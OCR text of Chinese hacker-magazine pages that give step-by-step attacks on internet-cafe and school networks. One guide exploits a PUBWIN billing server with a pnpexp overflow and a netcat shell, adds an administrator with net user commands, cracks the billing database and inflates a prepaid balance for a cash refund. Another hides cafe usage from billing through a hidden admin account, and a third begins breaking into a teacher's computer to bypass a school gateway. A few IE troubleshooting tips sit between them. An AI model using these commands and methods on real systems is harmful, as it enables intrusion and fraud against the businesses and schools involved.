


图3

点击“删除启动项”，将这2个程序都删除掉。然后切换到“限制恢复”，点击“恢复所有限制并立即生效”，因为我们为了防止网管做限制，所以这个是必须做的。然后我们玩就玩个好玩的，那就是切换“系统工具”，大家看到了吧？创建WIN管理员（如图4）。




图4

点击，即创建成功，本软件设置的账号和密码都是 07188（如图5）。




图5

当再次重新启动机器，就会出现登陆画面，就像用自己的机器一样，用这个管理员账号和密码登陆吧。进去后可以看到记费的图标不见了，而网吧吧台管理员那里则显示你所上的机器为空闲，如果你不是太引人注目，那就轻易不会被察觉的。还等什么？赶快去网吧，操练吧！经本人测试网吧5个，虽系统不一，但此方法均有效哦。不过菜鸟帮警告：适可而止，切勿贪心啊！

【本文提到的工具：crdisk12、精锐网吧辅助V5正式版在光盘有提供。】

飞来横“钱”

Wzhpro

以前我们去网吧，都会往自己的会员卡里加钱，当然这是虚拟货币，除了上机就没别的用处了。如果用临时卡上机，充进去的钱在结帐时还会退还给我们，那我们能不能在临时卡里充钱呢？今天我就来教教大家，方法也很简单。

我们还是先获取PUBWIN服务器得管理员权限，弱口令或溢出随便用，这里我用溢出演示一下。首先用我比较喜欢的pnpexp来溢出，运行pnpexp 192.168.186.100 824正向溢出服务器（大家自己用的时候，要把IP改成自己所在网吧的服务器IP，如图1）。

然后就能用NC来连接啦，运行nc -vv -192.168.186.100 824，成功的话就能获取shell了（如图2）。接着在shell中运行net user wzh wzh /add和net localgroup administrators wzh /add把wzh用户加成




图1　溢出服务




图2　获得shell

管理员。

再运行net use \\192.168.186.100\ipc$ /user:"wzh"与服务器建立IPC$连接。运行net use z: \\192.168.186.100\c$把对方的C盘映射成本地的Z盘（这个不是本文得关键，所以我就不细讲了，有不懂的可以参考《网吧黑客一点通》一书）。拿到权限以后当然还要找到PUBWIN服务端的安装目录，一般是C:\Program Files\Hintsoft\Pubsrv（如果不在这个位置的话，可以自己再找找）。接着用DataBrowser打开Database目录下的Control.mdb，用自带的密码破解工具破解密码后，在左边找到CurTab_UserProp表。接着点击“编辑”→“搜索”，在弹出的搜索对话框中，关键字中填写自己的临时卡号码，比如我的是“4345894”，指定字段选择“UserID”（如图3）。




图3　搜索自己的临时卡号

点击“搜索”后，很快就能找到自己的临时卡号了。我们再找到“AdvPaymentRsv”，下面的数字就是办临时卡时我们预付的钱（如图4）。




图4




图5

现在来将它改成大一点，比原来的多就是了（如图5）。不过现在还没有好，因为PUBWIN服务器不会刷新我们的资料，要强行把它关闭。怎么关呢？直接把PUBWIN结束的话，很容易引起怀疑，还不如直接把电脑重启。这里我给大家一个工具：Shutdown Manager（如图6）。在“Computer Name”中输入PUBWIN服务器的IP，把“Kill Applications Without Saving Data”前的钩去掉，选上“Reboot after shutdown”，把“Message Text”中的内容全部去掉，“Delay”填写“0”（如图6）。




图6

最后点击OK对方就重启了。等对方重启好后，我们预付款就变成了自己改后的数字，去结帐的时候，老板还会全部找给我们。

重要说明：本文仅仅讨论技术，请大家不要进行破坏工作，如果你按本文的方法操作的话，将触犯法律，请三思而后行！如果有什么不懂的地方，欢迎来我们的论坛http://www.nohack.cn/bbs）讨论。

【本文提到的工具：pnpexp、nc、DataBrowser、Shutdown Manager在光盘中有提供。】

编辑点评

也许大家都没有想过在网吧临时卡里充值吧？所以本文还是很有新意的，有兴趣的朋友可以看看。不过大家可千万不要付诸行动，不然被抓了可不要怪我！

关于IE

IE无法打开新窗口

在浏览网页过程中，单击超级链接无任何反应。

多半是因为IE新建窗口模块被破坏所致。

单击“开始→运行”，依次运行“regsvr32 actxprxy.dll”和“regsvr32 shdocvw.dll”将这两个DLL文件注册，然后重启系统。如果还不行，则可以将mshtml.dll、urlmon.dll、msjava.dll、browseui.dll、oleaut32:dll、shell32.dll也注册一下。

默认首页变灰色且按钮不可用的故障排除

这是由于注册表[HKEY_USERS\.DEFAULT\Software\Policies\Microsoft\Internet Explorer\Control Panel]下的DWORD值“homepage”的键值被修改的缘故。原来的键值为“0”，被修改为“1”（即为灰色不可选状态）。

排除办法：将“homepage”的键值改为“0”即可。

几个IE微型技巧

（1）上网时发生非法操作的排除

上网时经常出现“非法操作”的提示，只有关闭重新打开才能消除。其原因和排除方法：一是可能是数据在传输过程中发生错误，当传过来的信息在内存中错误积累太多时便会影响正常浏览，只能重新调用或重启机器；二是清除硬盘缓存；三是升级浏览器版本；四是硬件兼容性差，可与商家提出更换的要求。

（2）如何消除操作系统和浏览器在他人网站上显示

浏览有些网站，它总能知道我采用的操作系统、浏览器、访问该站点的次数以及每次停留的时间，并且直接把这些内容显示在他的网站上，不知者弄得怪吓人的。消除办法：将Cookies文件夹的属性改为只读即可。

（3）系统找不到网卡的故障原因及排除方法


当网卡正确插到主板PCI或ISA插槽中后，系统无法找到该设备，也无法安装对应的驱动程序。在打开控制面板中的系统对象，选择设备管理器标签，单击刷新按钮，仍然没有发现新的设备。解决的办法：启动计算机，进入CMOS，选择其中的“BIOS FEATURES SETUP”一项，在“Report No FDD For Windows95”后的“Yes”改为“No”即可。

突破校园网关限制来上网

Wzhpro

最近学校为了让我们上课的时候专心听讲，安装了“苏亚星”。自从《黑客手册》7～8 合刊上登载了破解苏亚星的方法后，大家都破解了苏亚星来上网。老师无奈之下只好在网关处禁止学生机来上网，令人很不爽！于是我想到一个好办法：因为老师的机器可以上网，可以通过入侵老师，在老师的机器上安装代理服务器，这样就能通过老师的机器上网了。下面来看看是如何实现的吧！

首先打开网上邻居，会看见很多的机器，如A01～A50，最后还有一台计算机名是“teacher”的机器，这个就是老师用的机器了。再打开CMD，运行ping teacher，得到老师机器的IP是192.168.186.100（如图1）。



```
C:\WINNT\system32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>ping teacher

Pinging teacher [192.168.186.100] with 32 bytes of data:


Reply from 192.168.186.100: bytes=32 time=2ms TTL=128
Reply from 192.168.186.100: bytes=32 time<10ms TTL=128
Reply from 192.168.186.100: bytes=32 time<10ms TTL=128
Reply from 192.168.186.100: bytes=32 time<10ms TTL=128

Ping statistics for 192.168.186.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  2ms, Average =  0ms

C:\Documents and Settings\Administrator>_
```

图1 通过ping来获取教师机的IP地址

有了IP，然后干什么呢？当然是获取权限啦。我比较喜欢用最新的pnpexp。Pnp漏洞的利用需要开放445端口，先用S扫描器来扫一下看看吧。把S扫描器复制到了C盘根目录，接着打开CMD，运行cd \把工作目录切换到C盘根目录，运行s tcp 192.168.186.100 445来检测445端口有没有开放。结果出来了，显示：192.168.186.100 445 Open，说明445端口开放了（如图2）。



```
C:\WINNT\system32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>cd \

C:\>s tcp 192.168.186.100 445
TCP Port Scanner V1.1 By WinEggDrop

Normal Scan: About To Scan 192.168.186.100:445 Using 1 Thread
192.168.186.100   445   Open
Scan 192.168.186.100 Complete In 0 Hours 0 Minutes 1 Seconds. Found 1 Open Ports

